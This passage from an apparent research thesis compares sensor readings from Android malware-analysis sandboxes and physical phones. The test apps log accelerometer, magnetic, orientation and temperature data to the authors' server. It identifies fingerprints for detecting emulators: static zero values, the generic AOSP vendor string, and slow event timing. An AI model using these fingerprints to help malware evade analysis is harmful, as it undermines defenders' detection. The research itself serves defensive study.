Although we submitted APK files to each of the nine analysis environments at least twice, further submissions would likely provide more accurate results. For instance, initial submissions for CopperDroid did not result in any location information, while later submissions did. This was similar across several services and likely indicates different runtime environments being used for scaled analysis, including physical devices vice emulated environments (i.e., different virtual or physical servers executing various runtime environments for analysis). Our results and the conclusions we have drawn above would greatly benefit from additional submissions in order to do a statistical comparison across locational data generated for each service. For instance, new trends could emerge from multiple submissions that indicate services only using a set number of static locations.

[56] `getTime` returns the UTC time of a location fix, in milliseconds since January 1, 1970 (commonly called POSIX, UNIX, or Epoch time).

D. ACCELEROMETER SENSOR APPLICATION

1. Android Accelerometer Overview

The accelerometer sensor (`Sensor.TYPE_ACCELEROMETER`) belongs to a group within the Android platform known as *motion sensors*, which includes others such as the gyroscope, rotation vector, and step counter sensors.

> Conceptually, an acceleration sensor determines the acceleration that is applied to a device (A_d) by measuring the forces that are applied to the sensor itself (F_s) using the following relationship:
>
> $$A_d = -\sum F_s / mass$$
>
> However, the force of gravity is always influencing the measured acceleration according to the following relationship:
>
> $$A_d = -g - \sum F_s / mass$$
>
> For this reason, when the device is sitting on a table (and not accelerating), the accelerometer reads a magnitude of g = 9.81 m/s^2. Similarly, when the device is in free fall and therefore rapidly accelerating toward the ground at 9.81 m/s^2, its accelerometer reads a magnitude of g = 0 m/s^2. [45]

The `android.hardware.SensorManager` and `android.hardware.Sensor` APIs provide access to all sensor objects and their generic attributes such as the sensor's vendor name and version number.[57] The `android.hardware.SensorEvent` and `android.hardware.SensorEventListener` APIs provide access for capturing new sensor events (i.e., changes in sensor values) and the corresponding data for the sensor that caused an event to trigger.[58] Values returned by an acceleration sensor event include the acceleration forces along the *x*, *y*, and *z*-axis. The Android coordinate system used by most sensors, as defined relative to the device's screen when the device is held in its default orientation, is depicted in Figure 11. Note that not all

[57] API references for `SensorManager` and `Sensor` are available at: http://developer.android.com/reference/android/hardware/SensorManager.html and http://developer.android.com/reference/android/hardware/Sensor.html

[58] API references for `SensorEvent` and `SensorEventListener` are available at: http://developer.android.com/reference/android/hardware/SensorEvent.html and http://developer.android.com/reference/android/hardware/SensorEventListener.html

devices have a portrait orientation as default; many tablets' default orientation is landscape.



Figure 11. Coordinate system (relative to a device) used by the `Sensor` API, from [46].

2. Application Details

Similar to the SensorList application we developed, the Accelerometer application does not require additional Android permissions to be declared in the `AndroidManifest.xml` file beyond those required for networking purposes. The `onCreate` life cycle callback method (i.e., the main application entry point) instantiates a `Sensor` object of `TYPE_ACCELEROMETER`, provided the runtime environment has an accelerometer sensor available. If an accelerometer sensor is available, the generic sensor data is displayed and logged to our EC2 server. The `onResume` life cycle callback method registers the `SensorEventListener` for capturing new sensor value changes and the `onSensorChanged` event method keeps track of how many sensor events happen prior to displaying and logging event data to our EC2 server. Code snippets from the

Accelerometer application for methods used to capture, set, and send event data associated with an accelerometer are shown starting at Figure 12. MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_accelerometer_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    // Setup Accelerometer Manager and Provider
    sensorManager = (SensorManager) getSystemService(SENSOR_SERVICE);
    mAccelerometer = sensorManager.getDefaultSensor(Sensor.TYPE_ACCELEROMETER);


    setDeviceData();
    showDeviceData();
    sendDeviceData();

    if (mAccelerometer == null) {
        setErrorMsg("No Accelerometer Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        setSensorData();
        showSensorData();
        sendSensorData();
    }


}
```

Figure 12. Code snippet for `onCreate` in the Accelerometer app.

```
private void setSensorData() {
    sensorMaxRange = mAccelerometer.getMaximumRange();
    sensorPower = mAccelerometer.getPower();
    sensorResolution = mAccelerometer.getResolution();
    sensorVendor = mAccelerometer.getVendor();
    sensorVersion = mAccelerometer.getVersion();

    paramsSensor.add(new BasicNameValuePair("Max Range", String.valueOf(sensorMaxRange)));
    paramsSensor.add(new BasicNameValuePair("Power", String.valueOf(sensorPower)));
    paramsSensor.add(new BasicNameValuePair("Resolution", String.valueOf(sensorResolution)));
    paramsSensor.add(new BasicNameValuePair("Vendor", String.valueOf(sensorVendor)));
    paramsSensor.add(new BasicNameValuePair("Version", String.valueOf(sensorVersion)));
}
```

Figure 13. Code snippet for `setSensorData` in the Accelerometer app.

```
@Override
public void onSensorChanged(SensorEvent event) {
    if (mAccelerometer != null) {
        // Verify the sensor triggering the event is of the right sensor type and for
        // simplification purposes, only capture 20 events.
        if ((event.sensor.getType() == mAccelerometer.getType()) && numAccelerometerEvents < 20) {

            numAccelerometerEvents++;
            setEventData(event);
            showEventData();
            sendEventData();
        }
    }
}
```

Figure 14. Code snippet for `onSensorChanged` in the Accelerometer app.

```
private void setEventData(SensorEvent event) {
    eventAccuracy = event.accuracy;
    eventSensorType = event.sensor.getType();
    eventTimeStamp = event.timestamp;
    accelerometerForceX = event.values[0];
    accelerometerForceY = event.values[1];
    accelerometerForceZ = event.values[2];

    paramsEvent.add(new BasicNameValuePair("Accelerometer Event Update Count",
            String.valueOf(numAccelerometerEvents)));
    paramsEvent.add(new BasicNameValuePair(
            "Accuracy", String.valueOf(eventAccuracy)));
    paramsEvent.add(new BasicNameValuePair(
            "Sensor Type", String.valueOf(eventSensorType)));
    paramsEvent.add(new BasicNameValuePair(
            "Event Time Stamp", String.valueOf(eventTimeStamp)));
    paramsEvent.add(new BasicNameValuePair(
            "Value 0 Acceleration along the x axis", String.valueOf(accelerometerForceX)));
    paramsEvent.add(new BasicNameValuePair(
            "Value 1 Acceleration along the y axis", String.valueOf(accelerometerForceY)));
    paramsEvent.add(new BasicNameValuePair(
            "Value 2 Acceleration along the z axis", String.valueOf(accelerometerForceZ)));
}
```

Figure 15. Code snippet for `setEventData` in the Accelerometer app.

3. Results

Results for the various sensor and sensor event attributes obtained during runtime execution of the Accelerometer application are provided in Table 10. We performed testing on the physical devices by executing the application while each device was lying flat on a table with the screen pointed upward. This is indicated by a positive force along the z-axis closely measured to the force of gravity. Average values were obtained for forces along each axis across the number of sensor event changes, which was limited to 20 in our source code. Note that many values within the table are rounded off for formatting purposes.

Table 10. Accelerometer application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Is Sensor enabled?	✔	✔	✔	✔	✔		✔	?		✔	✔		✔
Multiple sensor updates?	✔	✔	✔	✔	?		✔			✔	✔		✔
Sensor max range *(m/s²)*	19.6	19.6	39.2	19.6	2.8		2.8			2.8	2.8		2.8
Sensor power consumption *(mA)*	0.25	0.25	0.25	0.4	3.0		3.0			3.0	3.0		3.0
Sensor resolution *(m/s²)*[59]	6E-4	6E-4	0.001	6E-4	3E-4		3E-4			3E-4	3E-4		3E-4
Sensor Vendor *(R/G)*[60]	*R*	*R*	*R*	*R*	*G*		*G*			*G*	*G*		*G*
Sensor Version Number	1	1	1	1	1		1			1	1		1
Event Accuracy[61]	3.0	3.0	3.0	2.0			3.0			3.0	3.0		3.0
Avg. force along x-axis *(m/s²)*	0.36	-0.18	0.10	0.36			0.00			0.00	0.00		0.00
Avg. force along y-axis *(m/s²)*	-0.09	0.02	-0.02	0.00			9.78			9.78	9.78		9.78

[59] Sensor resolution is defined in the Android `sensors.h` source code as the smallest difference between two values reported by a sensor.

[60] In our testing, most physical devices gave a realistic vendor name, while analysis services always gave a generic vendor name of *The Android Open Source Project*. The letter *R* or the letter *G* is used to represent realistic or generic names, respectively.

[61] Event accuracy for a sensor typically falls into one of five statuses as defined in the `SensorManager` API: `SENSOR_STATUS_ACCURACY_HIGH` (3), `SENSOR_STATUS_ACCURACY_LOW` (1), `SENSOR_STATUS_ACCURACY_MEDIUM` (2), `SENSOR_STATUS_NO_CONTACT` (-1), and `SENSOR_STATUS_UNRELIABLE` (0).

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Avg. force along z-axis *(m/s²)*	9.44	10.01	10.37	9.84			0.81			0.81	0.81		0.81
Approx. difference in time elapsed across all events *(s)*[62]	1.94	3.59	3.63	3.02			13.6			15.2	17.2		13.6

[62] Event time is given in nanoseconds elapsed, but the reference or base for which this time has elapsed from varies across Android implementations based on our research (i.e., sometimes the reference is device uptime and sometimes it is POSIX time).

4. Discussion

Our results provided several insights based upon the sensor and sensor event attributes obtained after executing the Accelerometer application on four physical devices and within the nine analysis service runtime environments.

The most significant dynamic heuristic discovered during our testing was that each attribute (with the exception of time elapsed) showed the same values across all analysis services that provided sensor event updates. Specifically, the values provided for acceleration force were always `0.0` m/s^2 along the x-axis, `9.77622` m/s^2 along the y-axis, and `0.813417` m/s^2 along the z-axis. Based on this result, detection of emulated runtime environments is likely possible by looking for consistent, static values of acceleration forces along each of the axes. Also of note, the consistent force of `9.77622` m/s^2 (close to the force of gravity) along the y-axis suggests the emulated device is simulated being held upright at rest or perhaps docked. This differs than our testing of the physical devices where the force of gravity was exerted along the z-axis because the devices were laying on a table with their screens pointed upward.

Another significant dynamic heuristic discovered during our testing was the vendor name associated with each analysis service's implemented accelerometer sensor. The four physical devices tested had vendor names of *InvenSense* (Samsung Galaxy S5, Samsung Galaxy Note 4, LG Nexus 5) and *STMicroelectronics* (Samsung Galaxy S4). All analysis services provided a vendor name of *The Android Open Source Project*. Based on this result, detection of emulated runtime environments is likely possible by looking for a sensor vendor name matching the aforementioned string value.

Other noteworthy dynamic heuristics discovered were associated with sensor power values and sensor maximum range values. The power consumption indicated by the accelerometer sensor on each of the physical devices was less than or equal to `0.4` milliamperes (*mA*), while each of the analysis services indicated a power consumption of `3.0`—roughly 7.5 to 12 times the value of the physical devices. The sensor maximum range value for each of the analysis services was `2.8` m/s^2—a value significantly lower

than the physical devices' maximum sensor range (with 19.6 m/s^2 being the lowest of those). More telling, however, is that the maximum value of 2.8 m/s^2 given by the analysis services suggests incorrect implementations. Values given along the y-axis at 9.77622 m/s^2 are above this maximum value (and were likely implemented so as to be close to the force of gravity, thereby suggesting a device at rest).

The event timestamps associated with each analysis service also gave indication of emulated runtime environments. The time elapsed (defined as the difference between the first accelerometer sensor event and the last) we calculated from the physical devices at rest and executing our application was significantly lower than the calculated time elapsed for each of the analysis services. Considering that the resolution on the physical devices was larger than those recorded of the analysis services (approximately 6.0E-4 compared to 3.0E-4, respectively), the analysis services' runtime environments should be more responsive to slight changes in accelerometer sensor events and therefore have shorter, or at least closer, time elapsed values. This result suggests a higher threshold value on time elapsed for a given number of accelerometer sensor events could be used as a means of detecting emulated runtime environments.

Interestingly, the Android Sandbox analysis service gave sensor attribute data but did not provide any actual sensor updates based on accelerometer value changes. Additionally, CopperDroid was thought to implement an accelerometer based on our findings after executing the SensorList application (see Section B of this chapter); however, no device or sensor data was logged to our EC2 server. It is possible in both cases the analysis services executed our application, generated accelerometer data, and for some reason did not send the data across their networks or that the data was interrupted in transit. Network PCAP data provided by each of the analysis services' reports gave no further insight.

E. MAGNETIC FIELD SENSOR APPLICATION

1. Android Magnetic Field Overview

The magnetic field sensor (Sensor.TYPE_MAGNETIC_FIELD) belongs to a group within the Android platform known as *position sensors*, which includes others such

as the orientation, game rotation vector, and proximity sensors. The magnetic field sensor allows a device to monitor changes in the earth's magnetic field, given in microteslas (μT) along each of the three coordinate axes [47], similar to the coordinate system in Figure 11. Although there are multiple purposes for these types of sensors, the primary one is for determining a device's physical position in the earth's frame of reference. An example of this would be using the magnetic field sensor in combination with the accelerometer to determine a device's position relative to the magnetic North Pole [47].

Similar to the accelerometer sensor, the `android.hardware.SensorManager` and `android.hardware.Sensor` APIs provide access to all sensor objects and their generic attributes such as the sensor's vendor name and version number. The `android.hardware.SensorEvent` and `android.hardware.SensorEventListener` APIs provide access for capturing new sensor events (i.e., changes in sensor values) and the corresponding data for the sensor that caused an event to trigger.

2. Application Details

The Magnetic Field application we developed does not require additional Android permissions to be declared in the `AndroidManifest.xml` file beyond those required for networking purposes. The `onCreate` life cycle callback method (i.e., the main application entry point) instantiates a Sensor object of `TYPE_MAGNETIC_FIELD`, provided the runtime environment has a magnetic field sensor available. If the sensor is available, the generic sensor data is displayed and logged to our EC2 server. The `onResume` life cycle callback method registers the `SensorEventListener` for capturing new sensor value changes and the `onSensorChanged` event method keeps track of how many sensor events happen prior to displaying and logging event data to our EC2 server. The methods used to capture, set, and send event data associated with a magnetic field sensor are exactly the same (or very similar) to those used in the Accelerometer application and depicted in Figure 12. MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

3. Results

Results for the various sensor and sensor event attributes obtained during runtime execution of the Magnetic Field application are provided in Table 11. We performed testing on the physical devices by executing the application while each device was lying flat on a table with the screen pointed upward. Average values were obtained for magnetic field values along each axis across the number of sensor event changes, which was limited to 20 in our source code. Note that many values within the table are rounded off for formatting purposes.

Table 11. Magnetic Field application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Is Sensor enabled?	✔	✔	✔	✔	?		✔			✔	✔		✔
Multiple sensor updates?	✔	✔	✔	✔			✔			✔	?		✔
Sensor max range *(μT)*	2000	1200	1200	4912			2000			2000	2000		2000
Sensor power consumption *(mA)*	6.0	6.0	6.0	5.0			6.7			6.7	6.7		6.7
Sensor resolution *(μT)*[63]	0.06	0.06	0.10	0.15			1.0			1.0	1.0		1.0
Sensor Vendor *(R/G)*[64]	*R*	*R*	*R*	*R*			*G*			*G*	*G*		*G*
Sensor Version Number	1	1	1	1			1			1	1		1
Event Accuracy[65]	0.0	0.0	0.0	3.0			3.0			3.0			3.0
Avg. magnetic field along x-axis *(μT)*	7.6	-138.0	-68.4	17.4			0.0			0.0			0.0

[63] Sensor resolution is defined in the Android `sensors.h` source code as the smallest difference between two values reported by a sensor.

[64] In our testing, most physical devices gave a realistic vendor name, while analysis services always gave a generic vendor name of *The Android Open Source Project*. The letter *R* or the letter *G* is used to represent realistic or generic names, respectively.

[65] Event accuracy for a sensor typically falls into one of five statuses as defined in the `SensorManager` API: `SENSOR_STATUS_ACCURACY_HIGH` (3), `SENSOR_STATUS_ACCURACY_LOW` (1), `SENSOR_STATUS_ACCURACY_MEDIUM` (2), `SENSOR_STATUS_NO_CONTACT` (-1), and `SENSOR_STATUS_UNRELIABLE` (0).

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Avg. magnetic field along y-axis *(μT)*	-25.5	12.7	-13.4	-21.3	0.0					0.0			0.0
Avg. magnetic field along z-axis *(μT)*	-90.1	-102.8	-146.9	-39.5	0.0					0.0			0.0
Approx. difference in time elapsed across all events *(s)*[66]	3.61	3.59	3.84	3.84	15.93					15.20			13.63

[66] Event time is given in nanoseconds elapsed, but the reference or base for which this time has elapsed from varies across Android implementations based on our research (i.e., sometimes the reference is device uptime and sometimes it is POSIX time).

4. Discussion

Similar to our Accelerometer application results, the most significant dynamic heuristic discovered during testing of the Magnetic Field application was that each attribute (with the exception of time elapsed) showed the same values across all analysis services that provided sensor event updates. Specifically, the values provided for recorded magnetic field due to sensor event updates were always `0.0` μT along the x, y, and z-axis. Based on this result, detection of emulated runtime environments is likely possible by looking for consistent, static values of `0.0` μT given from each sensor update event.

Another similar dynamic heuristic discovered during our testing was the vendor name associated with each analysis service's implemented magnetic field sensor. The four physical devices tested had vendor names of *Yamaha Corporation* (Samsung Galaxy S5, Samsung Galaxy Note 4), *Asahi Kasei Microdevices* (Samsung Galaxy S4), and *AKM* (LG Nexus 5). All analysis services provided a vendor name of *The Android Open Source Project*, which likely is the vendor name given to all sensors within the analysis services. Moreover, the name appears to be an artifact left over by the analysis services building upon an Android SDK-provided Android Virtual Device (AVD) as a starting foundation for their runtime environments—similar to sensor names using the string *Goldfish* as described in our discussion of the SensorList application. This was verified by running the Magnetic Field application against a downloaded Android SDK AVD. Based on this result, detection of emulated runtime environments is likely possible by looking for a sensor vendor name matching the aforementioned string value.

Event timestamps associated with each analysis service also gave indication of emulated runtime environments, similar in nature to results obtained from the Accelerometer application. The time elapsed (defined as the difference between the first sensor event and the last) we calculated from the physical devices at rest and executing the Magnetic Field application was significantly lower than the calculated time elapsed for each of the analysis services. This result suggests a higher threshold value on time

elapsed for a given number of sensor events could be used as a means of detecting emulated runtime environments.

Values given by the analysis services for sensor maximum range (`2000` μT), sensor power consumption (`6.7` mA), and event accuracy (`3.0`), did not differ enough from values recorded by the four physical devices during our testing. Additional physical devices would need to be tested before coming to any confident conclusion about these results. Sensor resolution for the analysis services (`1.0`), however, appeared to be significantly higher than values given by the physical devices tested, thereby suggesting this attribute to be moderately useful for detection of an emulated runtime environment.

Interestingly, the SandDroid analysis service gave sensor attribute data but did not provide any actual sensor updates based on magnetic field value changes. Additionally, Android Sandbox was thought to implement a magnetic field sensor based on our findings after executing the SensorList application (see Section B of this chapter); however, no device or sensor data was logged to our EC2 server. It is possible in both cases the analysis services executed our application, generated sensor data, and for some reason did not send the data across their networks or that the data was interrupted in transit. Network PCAP data and log files provided by each of the analysis services' reports gave no further insight.

F. ORIENTATION SENSOR APPLICATION

1. Android Orientation Sensor Overview

The orientation sensor (`Sensor.TYPE_ORIENTATION`) also belongs to the *position sensors* group within the Android platform, similar to the magnetic field sensor. Unlike the magnetic field sensor (and proximity sensor) however, the orientation sensor is not hardware-based and instead derives its data from the magnetic field sensor and from the accelerometer [47]. The sensor data is provided in the following three dimensions:

> **Azimuth** (degrees of rotation around the *z-axis*): This is the angle between magnetic north and the device's y-axis. For example, if the device's y-axis is aligned with magnetic north this value is 0, and if the device's y-axis is

pointing south this value is 180. Likewise, when the y-axis is pointing east this value is 90 and when it is pointing west this value is 270.

Pitch (degrees of rotation around the *x-axis*): This value is positive when the positive z-axis rotates toward the positive y-axis, and it is negative when the positive z-axis rotates toward the negative y-axis. The range of values is 180 degrees to -180 degrees.

Roll (degrees of rotation around the *y-axis*): This value is positive when the positive z-axis rotates toward the positive x-axis, and it is negative when the positive z-axis rotates toward the negative x-axis. The range of values is 90 degrees to -90 degrees. [47]

The Android API guides also note that because this sensor is software-based and heavy processing is involved, the accuracy and precision of the sensor is greatly diminished. Although still currently available for developers' use, the sensor type was deprecated with Android version 2.2 (API level 8). The API guides recommend using the `getOrientation` and `getRotationMatrix` methods of the `android.hardware.SensorManager` class instead. Although, future work should consider this, we chose to continue developing an application that made use of the orientation sensor because it was listed as available by several analysis services from our SensorList application results.

Just like developing for other Android sensors, the `android.hardware.SensorManager` and `android.hardware.Sensor` APIs provide access to all sensor objects and their generic attributes such as the sensor's vendor name and version number. The `android.hardware.SensorEvent` and `android.hardware.SensorEventListener` APIs provide access for capturing new sensor events (i.e., changes in sensor values) and the corresponding data for the sensor that caused an event to trigger.

2. Application Details

The Orientation application we developed does not require additional Android permissions to be declared in the `AndroidManifest.xml` file beyond those required for networking purposes. The `onCreate` life cycle callback method (i.e., the main application entry point) instantiates a Sensor object of `TYPE_ORIENTATION`, provided

the runtime environment has an orientation sensor available. If the sensor is available, the generic sensor data is displayed and logged to our EC2 server. The `onResume` life cycle callback method registers the `SensorEventListener` for capturing new sensor value changes and the `onSensorChanged` event method keeps track of how many sensor events happen prior to displaying and logging event data to our EC2 server. The methods used to capture, set, and send event data associated with an orientation sensor are exactly the same (or very similar) to those used in the Accelerometer application and depicted in Figure 12. Sensor event data values correspond to orientation according to the previously described azimuth, pitch, and roll. MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

3. Results

Results for the various sensor and sensor event attributes obtained during runtime execution of the Orientation application are provided in Table 12. We performed testing on the physical devices by executing the application while each device was lying flat on a table with the screen pointed upward. Average values were obtained for orientation changes of azimuth, pitch, and roll across a number of sensor event updates. The number of event updates was limited to 20 in our source code. Note that many values within the table are rounded off for formatting purposes.

Table 12. Orientation application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Is Sensor enabled?	✔	✔	✔	✔	?		✔			✔	✔		✔
Multiple sensor updates?	✔	✔	✔	✔			✔			✔	✔		✔
Sensor max range *(degrees)*	360	360	360	360			360			360	360		360
Sensor power consumption *(mA)*	12.35	12.35	6.00	8.60			9.70			9.70	9.70		9.70
Sensor resolution *(degrees)*[67]	0.004	0.004	0.004	0.1			1.0			1.0	1.0		1.0
Sensor Vendor *(R/G)*[68]	*G*	*G*	*R*	*R*			*G*			*G*	*G*		*G*
Sensor Version Number	1	1	1	1			1			1	1		1
Event Accuracy[69]	3.0	3.0	3.0	3.0			3.0			3.0	3.0		3.0
Avg. sensor azimuth value *(degrees)*	116.9	77.63	84.23	88.22			0.0			0.0	0.0		0.0

[67] Sensor resolution is defined in the Android `sensors.h` source code as the smallest difference between two values reported by a sensor.

[68] In our testing, most physical devices gave a realistic vendor name, while analysis services always gave a generic vendor name of *The Android Open Source Project*. The letter *R* or the letter *G* is used to represent realistic or generic names, respectively.

[69] Event accuracy for a sensor typically falls into one of five statuses as defined in the `SensorManager` API: `SENSOR_STATUS_ACCURACY_HIGH` (3), `SENSOR_STATUS_ACCURACY_LOW` (1), `SENSOR_STATUS_ACCURACY_MEDIUM` (2), `SENSOR_STATUS_NO_CONTACT` (-1), and `SENSOR_STATUS_UNRELIABLE` (0).

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Avg. sensor pitch value *(degrees)*	1.36	-0.88	-0.17	-0.41			0.0			0.0	0.0		0.0
Avg. sensor roll value *(degrees)*	1.98	-3.99	0.25	0.87			0.0			0.0	0.0		0.0
Approx. difference in time elapsed across all events *(s)*[70]	3.42	3.36	5.11	4.53			16.31			15.20	15.35		13.61

[70] Event time is given in nanoseconds elapsed, but the reference or base for which this time has elapsed from varies across Android implementations based on our research (i.e., sometimes the reference is device uptime and sometimes it is POSIX time).

4. Discussion

Similar to our other sensor application results, the most significant dynamic heuristic discovered during testing of the Orientation application was that each attribute (with the exception of time elapsed) showed the same values across all analysis services that provided sensor event updates. Specifically, the values provided for recorded orientation due to sensor event updates were always `0.0` degrees for azimuth, pitch, and roll. Based on this result, detection of emulated runtime environments is likely possible by looking for consistent, static values of `0.0` degrees given from each sensor update event.

Unlike previous sensor application results, vendor name was slightly less straightforward. Two of the physical devices tested had generic vendor names of *AOSP* (Samsung Galaxy S4, Samsung Galaxy S5), which likely stands for *Android Open Source Project*. This made sense considering the sensor itself is software-based rather than hardware-based. Interestingly, it appeared the manufacturers for the LG Nexus 5 and the Samsung Galaxy Note 4 changed this value in the Android platform source code to reflect an actual vendor vice the generic *AOSP* placeholder. *QTI* and *Samsung Electronics* were given as values from each device, respectively. All analysis services still provided a vendor name of *The Android Open Source Project,* which is likely the vendor name given to all sensors as a result of building upon an Android SDK AVD runtime environment (similar to other sensor application results). This was verified by running the Orientation application against a downloaded Android SDK AVD. Based on this result, detection of emulated runtime environments is still possible by looking for sensor vendor names matching the exact string value of *The Android Open Source Project*; however, it should be noted that other devices or future devices might utilize a generic name matching this value since they already use a similar generic name in *AOSP*.

Event timestamps associated with each analysis service also gave indication of emulated runtime environments, similar in nature to results obtained from other sensor applications. The time elapsed (defined as the difference between the first sensor event and the last) calculated from the physical devices at rest and executing the Orientation

application was significantly lower than the calculated time elapsed for each of the analysis services. This result suggests a higher threshold value on time elapsed for a given number of sensor events could be used for detecting emulated runtime environments.

Values given by the analysis services for sensor maximum range (`360` degrees), sensor power consumption (`9.7` *mA*), and event accuracy (`3.0`), did not differ enough from values recorded by the four physical devices during our testing. Additional physical devices would need to be tested before coming to any confident conclusion about these results. Sensor resolution for the analysis services (`1.0`), continued to be significantly higher than values given by the physical devices tested, thereby suggesting this attribute to be moderately useful for detection of an emulated runtime environment.

Android Sandbox was thought to implement an orientation sensor based on our findings after executing the SensorList application (see Section B of this chapter); however, no device or sensor data was logged to our EC2 server. It is possible the analysis service executed our application, generated sensor data, and for some reason did not send the data across its network or that the data was interrupted in transit. Network PCAP data and log files provided by the analysis service's report gave no further insight.

G. TEMPERATURE SENSOR APPLICATION

1. Android Temperature Sensor Overview

The temperature (`Sensor.TYPE_TEMPERATURE`) and ambient temperature (`Sensor.TYPE_AMBIENT_TEMPERATURE`) sensors belong to the *environment sensors* group within the Android platform, which also includes light, pressure, and humidity sensors [48]. The ambient temperature sensor (introduced with Android API level 14) is a hardware-based sensor, while implementations for the traditional temperature sensor (introduced with Android API level 3) vary from device to device. Because of this variation, the traditional temperature sensor was deprecated with the introduction of the ambient temperature sensor type [48]. Both sensor types provide values measured in degrees centigrade (*°C*).

Just like developing for other Android sensors, the `android.hardware.SensorManager` and `android.hardware.Sensor` APIs provide access to all sensor objects and their generic attributes such as the sensor's vendor name and version number. The `android.hardware.SensorEvent` and `android.hardware.SensorEventListener` APIs provide access for capturing new sensor events (i.e., changes in sensor values) and the corresponding data for the sensor that caused an event to trigger.

2. Application Details

The Temperature application we developed does not require additional Android permissions to be declared in the `AndroidManifest.xml` file beyond those required for networking purposes. The `onCreate` life cycle callback method (i.e., the main application entry point) first attempts to instantiate a Sensor object of `TYPE_TEMPERATURE`. If this fails, it then attempts to instantiate a Sensor object of `TYPE_AMBIENT_TEMPERATURE`. If either sensor is available, the generic sensor data is displayed and logged to our EC2 server. The `onResume` life cycle callback method registers the `SensorEventListener` for capturing new sensor value changes and the `onSensorChanged` event method keeps track of how many sensor events happen prior to displaying and logging event data to our EC2 server. The methods used to capture, set, and send event data associated with a temperature or an ambient temperature sensor are exactly the same (or very similar) to those used in the other sensor applications and depicted in Figure 12. Sensor event data values correspond to degrees centigrade. MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

3. Results

Results for the various sensor and sensor event attributes obtained during runtime execution of the Temperature application are provided in Table 13. Based on results from our SensorList application, only one physical device we tested (the Samsung Galaxy S4) was known to have an ambient temperature sensor. No physical devices had traditional

temperature sensors. Five analysis services were known to have traditional temperature sensors listed as available. Average values were obtained for temperature across the number of sensor event changes, which was limited to 10 in our source code. Note that many values within the table are rounded off for formatting purposes.

Table 13. Temperature application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Is Sensor enabled?	✔				*		✔			✔	✔		✔
Multiple sensor updates?	✔						✔			?	✔		✔
Sensor max range *(°C)*	165						80.0			80.0	80.0		80.0
Sensor power consumption *(mA)*	0.3						0.0			0.0	0.0		0.0
Sensor resolution *(°C)*[71]	0.01						1.0			1.0	1.0		1.0
Sensor Vendor *(R/G)*[72]	*R*						*G*			*G*	*G*		*G*
Sensor Version Number	1						1			1	1		1
Event Accuracy[73]	0.0						3.0				3.0		3.0
Avg. temperature *(°C)*	24.19						0.0				0.0		0.0

[71] Sensor resolution is defined in the Android `sensors.h` source code as the smallest difference between two values reported by a sensor.

[72] In our testing, most physical devices gave a realistic vendor name, while analysis services always gave a generic vendor name of *The Android Open Source Project*. The letter *R* or the letter *G* is used to represent realistic or generic names, respectively.

[73] Event accuracy for a sensor typically falls into one of five statuses as defined in the `SensorManager` API: `SENSOR_STATUS_ACCURACY_HIGH` (3), `SENSOR_STATUS_ACCURACY_LOW` (1), `SENSOR_STATUS_ACCURACY_MEDIUM` (2), `SENSOR_STATUS_NO_CONTACT` (-1), and `SENSOR_STATUS_UNRELIABLE` (0).

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Approx. difference in time elapsed across all events *(s)*[74]	8.65				7.83						6.55		6.41

** Android Sandbox continued its trend of making HTTP requests to our EC2 server, but without any POST variable data for logging.*

